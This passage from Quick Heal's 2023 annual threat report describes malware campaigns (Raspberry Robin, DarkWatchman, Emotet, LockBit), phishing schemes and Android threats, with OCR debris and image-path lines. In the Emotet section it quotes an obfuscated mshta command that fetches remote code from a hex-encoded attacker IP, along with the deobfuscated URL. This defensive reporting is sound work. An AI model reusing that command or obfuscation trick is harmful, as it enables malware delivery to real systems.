(C&C) server, and executing commands for further modules.

5. The Inevitable Growth of Raspberry Robin Worm

In the year 2022, we observed the rise of USB-based shortcut viruses that create an LNK, or shortcut file, masquerading as a genuine file to connect with the compromised QNAP devices. The shortcut file gets created whenever a compromised USB is connected to the laptop or desktop, and this file either gets executed through enabled autoruns or social engineering. The LNK file performs command line execution through the Windows installer (msiexec) to connect to compromised QNAP NAS storage devices. These downloads malicious files in order to carry out additional malware attacks. This is a "Raspberry Robin" campaign that spreads through infected USB drives.

The criticality of this campaign is extremely high, as it can be considered a pre-malware attack phase where, after the infection through USB, an actual payload gets downloaded to perform its further infection. The main targets of the campaign are telecommunications and government-based offices. However, we can see that common users are also being harmed as a result of the use of compromised or infected USB drives. The countries mostly targeted are Argentina, Australia, Mexico, Croatia, Italy, Brazil, France, and India. Based on the cases received, we estimate that approximately two customers were infected by this campaign on a daily basis.

6.DarkWatchman: A New Evolution in Fileless Technique

DarkWatchman is a malware that uses JavaScript with a C# keylogger. The components of this malware are small, with the JavaScript sizing in at just over 32 kb and the critical logger sizing in at around 8.5 kb. It uses advanced techniques to evade detection and stores important data in the registry to prevent writing to disk. DarkWatchman includes a feature-rich keylogger written in C# and compiled at runtime from a registry-stored Base64 PowerShell command. The code for the keylogger is obfuscated using randomised functions and variable names. There is no extra obfuscation, no duplicate code, or unnecessary functions; therefore, the compiled keylogger is only 8.5 kb in size. The keylogger records user keystrokes and sends them to a command-and-control server. It can install itself on a computer and run itself every time a user logs in and uses a scheduled task to do so.

It is obvious that Dark Watchman's features are the product of a skilled threat actor, and they represent a significant advancement in how attackers might acquire early access to PCs before establishing a covert permanent presence to steal data and carry out other undesirable actions.

7. Emotet Re-emerges with New Methods as the Top Malware in circulation

Security researchers initially discovered the Emotet banking Trojan in 2014. Emotet was initially created as financial malware that sought to infiltrate your computer and steal private and sensitive data. Emotet is usually delivered by SPAM campaigns containing document files. This self-propagating Trojan is a downloader malware that typically downloads and executes additional payloads. Around January 2021, Emotet’s operations were reportedly shut down. However, it reappeared by the end of 2021.

Emotet has now evolved and has become more potent after its comeback. Among other things, it has switched from 32 bit to 64 bit, uses CFF along with API hashing, and has changed its encryption mechanism from RSA to ECC. It has also used cryptographic APIs from bcrypt.dll, whereas earlier, it was using ADVAPI.DLL. It is one of the top malwares that acts as a path to further additional malware. Also, this year we have observed some new methods implemented in official documents from time to time to evade static signatures. The contacted IP is hex-encoded in this method, and the command is obfuscated. For example, "cmd /c m^sh^t^a h^tt^p^:/^/0xc12a24f5/cc.html", after de-obfuscation, we get "http[:]//193[.]42.36[.]245/cc.html" as the URL. Use of Excel 4 macros This variant uses "urlmon" dll and "urldownloadtofile" winapi to download the emotet dll.

8. Ransomware Rampage

In the year 2022, ransomware was a serious problem, and these two stood out among others.

The LockBit group has taken over other groups this year after the Conti ransomware group was disbanded. Former members of Conti joined existing cybercrime groups and started targeting the energy and power sectors. The new variant of LockBit ransomware which caused widespread attacks exhibited anti-forensic activity and was spread through shared drives using PSEXEC. The builder for LockBit Black was recently leaked by a programmer, and the Bl00dy Ransomware Group is already using it to adopt triple extortion techniques. It is important to take precautions as the threat actors become more advanced.

Goodwill Ransomware is known to promote social justice on the internet. It typically encrypts the users' data and asks the victims to donate to socially driven activities, thereby retrieving their files and data. For example, Goodwill Ransomware forces victims to donate new clothes to the homeless, provide financial assistance to the poor, and much more. Subsequently, it then asks victims to post the "proof" of their donations online as a mandatory step before decrypting the infected files. This ransomware seems related to an open-source red team tool named Jasmin on GitHub. The strings present in the file, such as "Error h bhaiyya," seem to indicate that the roots of this ransomware originated in India.

9. Phishing Campaign Impersonating SBI - Evades detection by mixing reverse tunnels and URL shortening services.

An uptick in the use of reverse tunnel services along with URL shorteners for large-scale phishing campaigns has been observed, making it more challenging to prevent it. One phishing campaign abusing these services impersonated the Yono digital banking platform by the State Bank of India. URL defined by the attacker hidden behind "cutt[.]ly/UdbpGhs" led to "ultimate-boy-bacterial-generates[.]trycloudflare[.]com/sbi" that used Cloudflare's Argo tunnelling service. This phishing page requested bank account credentials, PAN card numbers, Aadhar numbers, and mobile phone numbers. Distribution of simplified URLs via email, text messages, WhatsApp, Telegram, fake social media pages, etc. Reverse tunnels can host phishing pages locally and route connections through external services. This shields phishing sites by handling all connections to the local server so that any incoming connection is resolved by the tunnel service and forwarded to the local machine. URL shortening services can generate new links as often as they want to bypass detection.

- The most widely abused reverse tunnel services are Ngrok, LocalhostRun, and Cloudflare's Argo
- URL shortening services such as Bit[.]ly, is[.]gd, and cutt[.]ly are also becoming more popular.
- Even if a URL is reported or blocked, threat actors can easily host an alternate one using the same template.

Sensitive information collected can be sold on the dark web, and used to empty bank accounts, launch ransomware attacks, or business email compromise (BEC) frauds.

10. Russia-Ukraine Conflict Leverages Phishing Themes

Ukraine-related phishing attacks are also on the rise. Threat actors are using the conflict in Ukraine to launch a series of attacks. The initial infection vector is spear-phishing emails. Social networking sites, text messages, and email notifications are the most common methods attackers use to initiate phishing attacks. Such attacks' innovative themes that include, raising requests for bitcoin donations to assist Ukraine's resistance to the attacks, making recommendations to purchase items with earnings going to Ukraine, etc. Similarly, we also observed some scams wherein online money donation organisations were set up as fake charities to lure victims and syphon off their money by falsely claiming to be assisting the issue in Ukraine. Attackers utilise Microsoft's services against users, explicitly targeting Microsoft Office 365, Outlook, and other Microsoft products. These landing pages and login forms seem strikingly identical to legitimate Microsoft pages. The victim is not prompted to enter their email address because it is already embedded. In spear phishing, they are asked for their password before being forwarded to the legitimate website. Any credentials entered in the dialogue will be sent directly to the threat actors, which requires that the victim to re-enter them. This is a standard phishing method these days, as it forces the user to enter their credentials twice and can even help steal two account credentials. As a result, the victim is unaware that they have inadvertently entered their password on a fake site and allowing the attackers to obtain the credentials.

Android

Android Malware Detections for 2022

Malware: 1,11,894	Adware: 25649	PUA: 61389
Per Day: 1230	Per Day: 282	Per Day: 675
Per Hour: 51	Per Hour: 12	Per Hour: 28
Per Minute: 1	Per Minute: 1	Per Minute: 0


56%

56% of total Android detections in 2022 were Malware.

Detection Statistics: Category Wise

Below figure represents the various categories of

Android malware detected by Quick Heal.



Top 5 Android Malware Details

01 Android.Agent.GEN49494

Threat Level: **Medium**

Category: **PUP**

Method of Propagation: **Third-party app stores**

Behaviour:

- These applications are spyloans
- They offer small loans without requiring much pa
- These applications ask for contact, SMS, storage
- This data is used by threat actors to harass users.

02 Android.Agent.A6990

Threat Level: **High**

Category: **Malware**

Method of Propagation: **Third-party app stores**

Behaviour:

- After the installation, it remotely downloads many unwanted applications on the device.
- Its entire activity is controlled by C&C servers.
- It removes some pre-installed applications.
- It prevents itself from un-installation.

03 Android. Agent.DCbfd4

Threat Level: **High**

Category: **Malware**

Method of Propagation: **Third-party app stores**

Behaviour:

- After its launch, it hides the icon and runs in the background while downloading malicious apps from its C&C server.
- The malicious apps perform further malicious activities to steal user information.

04 Android. WAMod.A7700

Threat Level: **Medium**
Category: **PUP**
Method of Propagation: **Third-party app stores**

Behaviour:

- GB WhatsApp is a modified version of WhatsApp. This is not present on Google Play Store.
- It comes with additional features like dual Auto-reply, Restart WhatsApp, Message schedular, long video status and many more.
- In GB WhatsApp there are no security checks in place.
- Original Whats App issues warning about such unofficial apps developed by third parties and violates its Terms of Service.


05 Android. FakeAdBlocker.A5105

Threat Level: **Medium**
Category: **Adware**
Method of Propagation: **Third-party app stores**

Behaviour:

It disguises itself as an adblocker application.


- It hides its launcher icon after the initial launch and shows advertisements.
- These advertisements cost their victims money by sending premium-rate SMS messages.
- Subscribes users to unnecessary services, downloads other malicious applications & enables browser notification.
- Requests users to visit the different websites and download an application called "Adblock," which has nothing to do with the legitimate application and instead does the exact opposite of blocking ads.



Android

Stories

Annual
Threat Report 2023



5:37 63%

Quick Heal Blog | ...
blogs.quickheal.com

Quick Heal Blog
Security Simplified

HOME NEWS SECURITY TIPS PRODUC

AsyncRAT Analysis with ChatGPT
By Nihar Deshpande |
25 Jan 2023 | 8 min read

Quick Heal Supports Windows 10 Version 22H2
By Quick Heal |
10 Jan 2023 | 2 min read

Protect yourself from Vishing Attack!!
By Digvijay Mane |
23 Dec 2022 | 5 min read

1. Discovered Malwares on Google play store like Face stealer and AUTO-LAUNCHING HiddAd

In 2022, Quick Heal Security Labs saw many Facebook credential stealer (aka Facestealer) applications on the Google Play Store. Social media credentials are always a lucrative thing for threat actors. They use various techniques to get them, like overlays with fake user interfaces, key logging, or simple social engineering to trap users. Off late, threat actors are using JavaScript code injection in WebView to steal Facebook credentials. The script directly hacks the entered Facebook login credentials.

Quick Heal Security Labs detects these apps with variants of Android.Facestealer.

Quick Heal has found 14 auto launching HiddAd applications on the Google Play Store this year.

The download count of all these applications is more than 6 million. HiddenAd or HiddAd are icon-hiding adware applications that execute themselves without user interaction. The prime motive of HiddAd is to generate revenue through aggressive advertisements. Malware authors conceal the icon in the application drawer and employ deceptive techniques to make uninstallation more difficult for users. Quick Heal denotes them by naming them "Autolauncher HiddAds".

2. Rise of Banking Malware in a New Avatar

Quick Heal Security Researchers examined the most recent banking Trojan variants this year, including Drinik, SOVA, Escobar, Godfather, and zanubis, which has some new features in its new avatar. These have capabilities to steal sensitive data such as contacts, SMS, call logs, device location, credential theft, capture keystrokes, and take screenshots. Besides recording video and audio calls, the malware also deletes files, sends SMSs, makes calls, and takes pictures using the camera based on the commands received from the C&C server. These malwares can read or submit OTP on behalf of the victim by stealing credit/debit card information, net banking passwords, and SMS messages. All the data is encrypted before being sent to the C2 server.

Indian banks are targeted by Drinik, which masquerades as the official tax management app, and SOVA mimics Amazon and Google Chrome icons. Drinik malware gets all permissions and opens a genuine Indian income tax website via WebView, rather than loading a phishing page, and then uses screen recording along with keylogging functionality to gain users' login credentials. At the end, it shows that the user is eligible to get a refund and then redirects to a phishing page that asks for the account number, credit card number, CVV, and card PIN.


This year, several banks have issued advisories for Android users against these Android banking Trojans. The bank said that users should download the app only from the official Play Store. Quick Heal detects banking malware with Android variants of Android.Banker, Android.Hqwar and Android.Agent.

3. Spyloan: Users are Harassed by Instant Loan Applications

These applications offer small loans without requiring much paperwork but charge heavy interest rates. These applications ask for contact, SMS, storage, and camera access permissions. This data is used by threat actors to harass users. In view of this, RBI issued new guidelines for these applications in September 2022. According to that, loan applications should not be allowed to access irrelevant data. RBI is also set to prepare a white list of legal loan applications. The Google Play Store has also come up with a new policy for such loan applications. As per that application, the developer has to submit more information about their NBFC on the Play Store. As a result, we can anticipate a decrease in the number of such applications on the Google Play Store in the coming year. Threat actors will find new social engineering techniques to spread such applications, either from third-party app stores or via phishing or smishing. Quick Heal is able to detect such applications as PUAs (Potentially Unwanted Applications) as Android.Spyloan and warn the user.

4. Vishing Attack

Vishing is an abbreviation for voice phishing, which is a type of phishing attack. In this attack, the attacker uses psychological manipulation and calls the victim with the intent of stealing information. They use this manipulation to trick victims into handing over sensitive information or performing some action on the attacker’s behalf. Vishing has been actively used in the recent past, and many unsuspecting users have ended up becoming the target of such attacks. In a commonly observed method for such attacks, the attacker asks the victim to install a screen-sharing application like AnyDesk or TeamViewer from the Google Play Store, through which they commit the crime. Quick Heal detects attackers who are using SMS stealer applications and using social media data to the target user.



Inference

The triumph of the world's expanding digital connectivity also brings with it the threat of our increasing vulnerability to cyber-attacks. As Cyber Crime continues to thrive in the post pandemic digital landscape, the need of the hour unmistakably calls for a shift to a zero-trust security approach.

We at Quick Heal continuously endeavour to detect, deter & protect from any opportunities of fraudulent activities, phishing campaigns, and malware attacks that take advantage of decreased cyber resilience among Windows and Android users. On your part, it is time to consciously decide and take control of your digital lives.


At the start of a brand-new year, it is important that we update and upgrade our awareness to become more vigilant about protecting our digital identity and privacy.

Let us begin 2023 with a 'revolution' instead of just a 'resolution' in our fight against Cyber Crime.

Third party trademarks are owned by respective third party owners

Quick Heal

ANNUAL THREAT REPORT 2023



View all Threat Reports

Quick Heal Technologies Limited
Marvel Edge, Offcie No.7010 C & D, 7th Floor,
Viman Nagar, Pune 411014, Maharashtra, India.

+91 20 66813232 | www.quickheal.com | info@quickheal.com